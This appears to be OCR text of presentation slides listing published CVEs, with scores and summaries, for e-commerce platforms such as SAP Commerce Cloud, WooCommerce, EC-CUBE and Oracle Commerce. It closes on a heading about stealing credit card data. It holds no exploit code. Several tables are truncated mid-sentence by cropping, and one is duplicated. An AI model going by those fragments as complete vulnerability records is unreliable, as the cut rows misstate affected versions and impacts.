
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2021-33666	79		XSS	2021-06-09	2021-06-21	4.3	None	Remote	Medium	Not required	None	Partial	None
When SAP Commerce Cloud version 100, hosts a JavaScript storefront, it is vulnerable to MIME sniffing, which, in certain circumstances, could be used to facilitate an XSS attack or malware proliferation.														
2	CVE-2021-21445	444		XSS	2021-01-12	2021-03-04	3.5	None	Remote	Medium	???	None	Partial	None
SAP Commerce Cloud, versions - 1808, 1811, 1905, 2005, 2011, allows an authenticated attacker to include invalidated data in the HTTP response Content Type header, due to improper input validation, and sent to a Web user. A successful exploitation of this vulnerability may lead to advanced attacks, including cross-site scripting and page hijacking.														
3	CVE-2020-26809	276		Bypass	2020-11-10	2021-06-17	5.0	None	Remote	Low	Not required	Partial	None	None
SAP Commerce Cloud, versions- 1808,1811,1905,2005, allows an attacker to bypass existing authentication and permission checks via the '/medias' endpoint hence gaining access to Secure Media folders. This folder could contain sensitive files that results in disclosure of sensitive information and impact system configuration confidentiality.														
4	CVE-2020-6363	613			2020-10-15	2020-10-19	4.9	None	Remote	Medium	???	Partial	Partial	None
SAP Commerce Cloud, versions - 1808, 1811, 1905, 2005, exposes several web applications that maintain sessions with a user. These sessions are established after the user has authenticated with username/passphrase credentials. The user can change their own passphrase, but this does not invalidate active sessions that the user may have with SAP Commerce Cloud web applications, which gives an attacker the opportunity to reuse old session credentials, resulting in Insufficient Session Expiration.														
5	CVE-2020-6272	79		XSS	2020-10-15	2020-10-19	3.5	None	Remote	Medium	???	None	Partial	None
SAP Commerce Cloud versions - 1808, 1811, 1905, 2005, does not sufficiently encode user inputs, which allows an authenticated and authorized content manager to inject malicious script into several web CMS components. These can be saved and later triggered, if an affected web page is visited, resulting in Cross-Site Scripting (XSS) vulnerability.														
6	CVE-2020-6238	20			2020-04-14	2020-04-24	6.4	None	Remote	Low	Not required	Partial	None	Partial
SAP Commerce, versions - 6.6, 6.7, 1808, 1811, 1905, does not process XML input securely in the Rest API from Servlet xyformsweb, leading to Missing XML Validation. This affects confidentiality and availability (partially) of SAP Commerce.														
7	CVE-2020-6232	862			2020-04-14	2020-04-15	5.0	None	Remote	Low	Not required	Partial	None	None
SAP Commerce, versions 1811, 1905, does not perform necessary authorization checks for an anonymous user, due to Missing Authorization Check. This affects confidentiality of secure media.														
8	CVE-2020-6201	79		XSS	2020-03-10	2020-03-12	4.3	None	Remote	Medium	Not required	None	Partial	None
The SAP Commerce (Testweb Extension), versions- 6.6, 6.7, 1808, 1811, 1905, does not sufficiently encode user-controlled inputs, due to which certain GET URL parameters are reflected in the HTTP responses without escaping/sanitization, leading to Reflected Cross Site Scripting.														
9	CVE-2020-6200	79		XSS	2020-03-10	2020-03-11	3.5	None	Remote	Medium	???	None	Partial	None
The SAP Commerce (SmartEdit Extension), versions- 6.6, 6.7, 1808, 1811, is vulnerable to client-side angularjs template injection, a variant of Cross-Site-Scripting (XSS) that exploits the templating facilities of the angular framework.														
10	CVE-2019-0344	502		Exec Code	2019-08-14	2020-08-24	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Due to unsafe deserialization used in SAP Commerce Cloud (virtualjdbc extension), versions 6.4, 6.5, 6.6, 6.7, 1808, 1811, 1905, it is possible to execute arbitrary code on a target machine with 'Hybris' user rights, resulting in Code Injection.														
11	CVE-2019-0343	94		Exec Code	2019-08-14	2019-08-23	6.5	None	Remote	Low	???	Partial	Partial	Partial
SAP Commerce Cloud (Mediaconversion Extension), versions 6.4, 6.5, 6.6, 6.7, 1808, 1811, 1905, allows an authenticated Backoffice/HMC user to inject code that can be executed by the application, leading to Code Injection. An attacker could thereby control the behavior of the application.														

Source: CVE Details

Motivation: E-Commerce Sites and Their Vulnerabilities

The fact: All EC (E-Commerce) platforms (free or commercials) has vulnerabilities



Woocommerce : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5
Sort Results By : CVE Number Descending C
Copy Results Download Results

#	CVE ID	CWE ID	# o
1	CVE-2022-2099	94	
	The WooCommerce WordPress plugin bef		
2	CVE-2021-32790	89	
	Woocommerce is an open source eComm (already) having admin access, or API ke queries can be executed using this exploi Woocommerce with a patch for this vulne		
3	CVE-2021-24940	79	
	The Persian Woocommerce WordPress plu		
4	CVE-2021-24938	79	
	The WOOCS WordPress plugin before 1.3 response, leading to a Reflected cross-Si		
5	CVE-2021-24323	79	
	When taxes are enabled, the "Additional when the unfiltered_html is disabled		
6	CVE-2021-24212	434	
	The WooCommerce Help Scout WordPres in wp-content/uploads/hstmp.		
7	CVE-2021-24171	434	
	The WooCommerce Upload Files WordPre embedding a "blocked" extension within traversal using the "wcuf_current_upload		
8	CVE-2020-35627	434	
	Ultimate WooCommerce Gift Cards 3.0.2 the function of uploading a custom image		
9	CVE-2020-29156	863	
	The WooCommerce plugin before 4.7.0 f		
10	CVE-2020-11497	354	
	An issue was discovered in the NAB Trans transaction ID during the payment-detail		
11	CVE-2019-20891	352	
	WooCommerce before 3.6.5, when it han importer-controller.php.		

Ec-cube » Ec-cube : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2
Sort Results By : CVE Number Desce
Copy Results Download Results

#	CVE ID	CWE ID
1	CVE-2022-25355	862
	EC-CUBE 3.0.0 to 3.0.18-p3 and with some forged reissue-passwo	
2	CVE-2021-20842	352
	Cross-site request forgery (CSRF)	
3	CVE-2021-20841	
	Improper access control in Manag	
4	CVE-2021-20778	
	Improper access control vulnerab	
5	CVE-2021-20751	79
	Cross-site scripting vulnerability i perform a specific operation.	
6	CVE-2021-20750	79
	Cross-site scripting vulnerability i administrator or a user to a speci	
7	CVE-2021-20717	79
	Cross-site scripting vulnerability i lead to an arbitrary script executi	
8	CVE-2020-5680	20
	Improper input validation vulnera	
9	CVE-2020-5679	1021
	Improper restriction of rendered unintended operations may be co	
10	CVE-2020-5590	22
	Directory traversal vulnerability i	
11	CVE-2018-16191	601
	Open redirect vulnerability in EC- 3.0.10, EC-CUBE 3.0.11, EC-CUB phishing attacks via unspecified v	
12	CVE-2008-4991	89
	SQL injection vulnerability in LOC commands via the parameter.	
13	CVE-2008-4537	79
	Cross-site scripting (XSS) vulnera Community Edition Nightly-Build	

SAP » Commerce Cloud : Security V

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7
Sort Results By : CVE Number Descending CVE Num
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploit
1	CVE-2021-33666	79	
	When SAP Commerce Cloud version 100, hosts a		
2	CVE-2021-21445	444	
	SAP Commerce Cloud, versions - 1808, 1811, 19 Web user. A successful exploitation of this vulner		
3	CVE-2020-26809	276	
	SAP Commerce Cloud, versions- 1808,1811,1905 could contain sensitive files that results in disclos		
4	CVE-2020-6363	613	
	SAP Commerce Cloud, versions - 1808, 1811, 19 username/passphrase credentials. The user can the opportunity to reuse old session credentials,		
5	CVE-2020-6272	79	
	SAP Commerce Cloud versions - 1808, 1811, 19 components. These can be saved and later trigge		
6	CVE-2020-6238	20	
	SAP Commerce, versions - 6.6, 6.7, 1808, 1811, (partially) of SAP Commerce.		
7	CVE-2020-6232	862	
	SAP Commerce, versions 1811, 1905, does not p		
8	CVE-2020-6201	79	
	The SAP Commerce (Testweb Extension), version escaping/sanitization, leading to Reflected Cross		
9	CVE-2020-6200	79	
	The SAP Commerce (SmartEdit Extension), versi angular framework.		
10	CVE-2019-0344	502	
	Due to unsafe deserialization used in SAP Comm resulting in Code Injection.		
11	CVE-2019-0343	94	
	SAP Commerce Cloud (Mediaconversion Extension), versions 6.4, 6.5, 6.6, 6.7, 1808, 1811, 1905, allows an authenticated Backoffice/HMC user to inject code that can be executed by the application, leading to Code Injection. An attacker could thereby control the behavior of the application.		


Oracle » Commerce Platform : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2022-21559				2022-07-19	2022-07-26	0.0	None	???	???	???	???	???	???
	Vulnerability in the Oracle Commerce Platform product of Oracle Commerce (component: Dynamo Application Framework). Supported versions that are affected are 11.3.0, 11.3.1 and 11.3.2. Easily exploitable vulnerability allows low privileged attacker with logon to the infrastructure where Oracle Commerce Platform executes to compromise Oracle Commerce Platform. Successful attacks of this vulnerability can result in unauthorized access to critical data or complete access to all Oracle Commerce Platform accessible data. CVSS 3.1 Base Score 5.5 (Confidentiality impacts). CVSS Vector: (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N).													
2	CVE-2022-21387				2022-01-19	2022-01-25	5.0	None	Remote	Low	Not required	Partial	None	None
	Vulnerability in the Oracle Commerce Platform product of Oracle Commerce (component: Dynamo Application Framework). Supported versions that are affected are 11.3.0, 11.3.1 and 11.3.2. Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle Commerce Platform. Successful attacks of this vulnerability can result in unauthorized read access to a subset of Oracle Commerce Platform accessible data. CVSS 3.1 Base Score 5.3 (Confidentiality impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N).													
3	CVE-2021-2463				2021-07-21	2021-07-21	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	Vulnerability in the Oracle Commerce Platform product of Oracle Commerce (component: Dynamo Application Framework). Supported versions that are affected are 11.0.0, 11.1.0, 11.2.0 and 11.3.0-11.3.2. Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle Commerce Platform. Successful attacks of this vulnerability can result in takeover of Oracle Commerce Platform. CVSS 3.1 Base Score 9.8 (Confidentiality, Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H).													
4	CVE-2021-2351				2021-07-21	2022-07-19	5.1	None	Remote	High	Not required	Partial	Partial	Partial
	Vulnerability in the Advanced Networking Option component of Oracle Database Server. Supported versions that are affected are 12.1.0.2, 12.2.0.1 and 19c. Difficult to exploit vulnerability allows unauthenticated attacker with network access via Oracle Net to compromise Advanced Networking Option. Successful attacks require human interaction from a person other than the attacker and while the vulnerability is in Advanced Networking Option, attacks may significantly impact additional products. Successful attacks of this vulnerability can result in takeover of Advanced Networking Option. Note: The July 2021 Critical Patch Update introduces a number of Native Network Encryption changes to deal with vulnerability CVE-2021-2351 and prevent the use of weaker ciphers. Customers should review: "Changes in Native Network Encryption with the July 2021 Critical Patch Update" (Doc ID 2791571.1). CVSS 3.1 Base Score 8.3 (Confidentiality, Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H).													
5	CVE-2020-36189	502			2021-01-06	2022-09-08	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
	FasterXML jackson-databind 2.x before 2.9.10.8 mishandles the interaction between serialization gadgets and typing, related to com.newrelic.agent.deps.ch.qos.logback.core.db.DriverManagerConnectionSource.													
6	CVE-2020-36188	502			2021-01-06	2022-09-02	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
	FasterXML jackson-databind 2.x before 2.9.10.8 mishandles the interaction between serialization gadgets and typing, related to com.newrelic.agent.deps.ch.qos.logback.core.db.JNDIConnectionSource.													
7	CVE-2020-36187	502			2021-01-06	2022-09-02	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
	FasterXML jackson-databind 2.x before 2.9.10.8 mishandles the interaction between serialization gadgets and typing, related to org.apache.tomcat.dbcp.dbcp.datasources.SharedPoolDataSource.													
8	CVE-2020-36186	502			2021-01-06	2022-09-02	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
	FasterXML jackson-databind 2.x before 2.9.10.8 mishandles the interaction between serialization gadgets and typing, related to org.apache.tomcat.dbcp.dbcp.datasources.PerUserPoolDataSource.													
9	CVE-2020-36185	502			2021-01-06	2022-09-02	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
	FasterXML jackson-databind 2.x before 2.9.10.8 mishandles the interaction between serialization gadgets and typing, related to org.apache.tomcat.dbcp.dbcp2.datasources.SharedPoolDataSource.													
10	CVE-2020-36184	502			2021-01-06	2022-09-02	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
	FasterXML jackson-databind 2.x before 2.9.10.8 mishandles the interaction between serialization gadgets and typing, related to org.apache.tomcat.dbcp.dbcp2.datasources.PerUserPoolDataSource.													
11	CVE-2020-36183	502			2021-01-07	2022-09-02	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
	FasterXML jackson-databind 2.x before 2.9.10.8 mishandles the interaction between serialization gadgets and typing, related to org.docx4j.org.apache.xalan.lib.sql.JNDIConnectionPool.													
12	CVE-2020-36182	502			2021-01-07	2022-09-02	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
	FasterXML jackson-databind 2.x before 2.9.10.8 mishandles the interaction between serialization gadgets and typing, related to org.apache.tomcat.dbcp.dbcp2.cpdsadapter.DriverAdapterCPDS.													

Source: CVE Details

Motivation: (1) To Directly Stealing Credit Card Information



